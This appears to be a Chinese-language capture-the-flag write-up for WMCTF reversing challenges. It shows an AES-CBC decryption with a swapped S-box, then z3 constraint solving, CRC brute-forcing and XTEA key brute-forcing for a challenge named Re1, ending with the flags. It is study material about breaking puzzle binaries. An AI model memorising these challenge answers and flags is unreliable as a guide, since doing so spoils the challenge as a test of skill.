然后使用已有的c版aes加解密，把sbox和逆sbox替换为上面获得的，tiny-AES-c/aes.c at master · kokke/tiny-AES-c (github.com)
最后aes_cbc解密即可

```
#include <cstdio>
#include "aes.hpp"

int main() {
    uint8_t key[] = { 84, 114, 97, 99, 101, 114, 80, 105, 100, 58, 9, 48, 10, 102, 108, 103 };
    uint8_t iv[] = { 0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f };
    uint8_t in[] = { 208, 96, 247, 198, 149, 66, 34, 253, 227, 107, 126, 156, 161, 201, 216, 250, 207, 130, 200, 118, 248, 203, 124, 111, 248, 127, 153, 90, 18, 98, 198, 182 };

    struct AES_ctx ctx;

    AES_init_ctx_iv(&ctx, key, iv);
    AES_CBC_decrypt_buffer(&ctx, in, 32);

    printf("%s", (char*)in);
}
```

#wmctf{e78ce1a3ac4be37a96e27e98c}

Re1

> 著名的反派角色L1near，由于现在的人们经常玩手机，大反派L1near，通过自己的高超的技术！污染了APP，正义之士们！可以去除污染的APP来拯救地球！消灭L1near吗?
> The famous villain L1near, because people often play mobile phones nowadays, the villain L1near, through his superb technology! Pollution of the app, people of justice! App that can decontaminate to save the planet! Eliminate L1near?
> Attachment: Baidu Drive(Code:GAME) Or Google Drive

首先去除程序的花指令，修复一下让程序可以反编译。
程序输入长度要在[12, 45]，且格式为WMCTF{}
然后取输入的除去格式外的前4个字符串以某种方式填表，接着复制4-20字节，最后以**_@#?!&-$+**为区分处理剩下的输入。
而后用crc算法生成了一个数据表，和经过上面处理的数据生成一个密钥把输入中的16字节进行xtea加密。这里密钥要爆破2个字节，我们再按照对密钥爆破出的结果求出后面**_@#?!&-$+**应该满足的输入。
先z3解出除格式外的前4个字节算出的数据。

```
from z3 import *
s = Solver()
key = [BitVec('x%d'%i, 32) for i in range(4)]
s.add((key[0]+key[1]) == 0x11AB7A7A)
s.add(key[1]-key[2] == 0x1CD4F222)
s.add(key[2]+key[3] == 0xC940F021)
```

```
s.add(key[0]+key[2]-key[3] == 0x7C7D68D1)
if s.check() == sat:
    m = s.model()
    m = [m[key[i]].as_long() for i in range(4)]
    print(m)
else:
    print('Not Found!')
```

爆破对应的4字节明文数据：

```
#include <stdio.h>
unsigned int box[256];
char res[5];
int number[] = {0x100, 0x100, 0xf, 0x1c};
unsigned enc[] = {2750330814, 1841087164, 1357369498, 2019106695};
void gen_box()
{
  unsigned int j; // [rsp+4h] [rbp-Ch]
  unsigned int i; // [rsp+8h] [rbp-8h]
  unsigned int v3; // [rsp+Ch] [rbp-4h]
  for ( i = 0; i < 0x100; ++i )
  {
    v3 = i;
    for ( j = 0; j < 8; ++j )
    {
      if ( (v3 & 1) != 0 )
        v3 = (v3 >> 1) ^ 0x8320EDB8;
      else
        v3 >>= 1;
    }
    box[i] = v3;
  }
}
unsigned int fun1(unsigned int a1, unsigned char a2[256], unsigned int a3)
{
    unsigned int v4; // [rsp+4h] [rbp-1Ch]
    unsigned int v5; // [rsp+8h] [rbp-18h]

    v5 = 0;
    v4 = a1;
    while ( v5 < a3 )
        v4 = (v4 >> 8) ^ box[(unsigned char)(a2[v5++] ^ v4)];
    return a1 ^ v4;
}
unsigned int bp(int up, int number, unsigned int pre, unsigned int next)
{
    for(int i = 0; i < 127; i++)
    {
        unsigned char block[256];
        for(int j = 0; j < number; j++)
```

```
        {
            block[j] = i+j+up;
        }

        if(fun1(pre, block, number) == next)
            return i;
    }
}
int main(void)
{
    gen_box();

    for(int i = 0; i < 4; i++)
    {
        if(i == 0)
            res[i] = bp(i, number[i], -2, enc[i]);
        else
            res[i] = bp(i, number[i], enc[i-1], enc[i]);
    }

    puts(res);
}
//Hah4
```

从解密结果，爆破找满足要求的密钥：

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
unsigned int get_delat()
{
    int i = 0;
    unsigned int ans = 0, delat = 0x667E5433;

    for(i = 0; i < 32; i++)
        ans -= delat;

    return ans;
}
void decrypt1(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4])
{
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], delta = 0x667E5433, sum = get_delat();
    //printf("%x", sum);
    for(i = 0; i < num_rounds; i++)
    {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
        sum += delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
```

```
    v[0]=v0, v[1]=v1;
}
int check(unsigned a)
{
    for(int i = 0; i < 4; i++)
    {
        if(((char *)&a)[i] < 32 || ((char *)&a)[i] > 127)
            return 0;
    }

    return 1;
}
int main(void)
{
    //['a3eeb7be', '6dbcc2bc', '50e7d09a', '78591f87']

    uint32_t k[4]={0x78591FAD, 0x6DBCC2BC, 0xA3EEB7BE, 0x50E7DE9A};
    for(int i = 10; i < 0xff; i++)
    {
        for(int j = 0; j < 0xff; j++)
        {
            uint32_t v[2]={0x1989FB2B, 0x83F5A243};
            k[3] &= 0xFFFF00FF;
            k[3] |= i << 8;
            k[0] &= 0xFFFFFF00;
            k[0] |= j;

            unsigned int r=32;
            decrypt1(r, v, k);

            if(check(v[0]) && check(v[1]))
            {
                for(int k = 0; k < 8; k++)
                {
                    printf("%c", ((char *)v)[k]);
                }
                printf(" %x %x", i, j);
                putchar(10);
            }
        }

    }

    return 0;
}
/*
pWRTPO{> 13 9f
<<R|CJA< 24 c7
\o{2%lSf 28 7f
```

```
t<o.:RMY 2d 69
b%AGkVTt 36 2d
e.xQVP!| 53 0
0bOMoJI8 54 b1
"pWU3*@+ 73 d2
>]zSE>?d 81 d7
(sqF m# 8a 6b
Z,wRg8T_ 92 76
yOu_L1kE b7 ad
!vta&K]M ba d3
K?Gl@~Rw bf b5
1C ="`~p c3 71
?&bqWg]_ cd b1
SX|6u|v f4 43
+zWv6`!C fb a2
*/
```

上面得到满足要求的两个字节是**0xb7 0xad**

解密密文组合一下得到：**_D0_yOu_L1kE_It!**

再推算如何使用最后的输入修改block中的0xDE为0xB7

可以得到：!@FFFE#0F20-11B7

对所有输入组合起来得到flag：WMCTF{Hah4_D0_yOu_L1kE_It!@FFFE#0F20-11B7}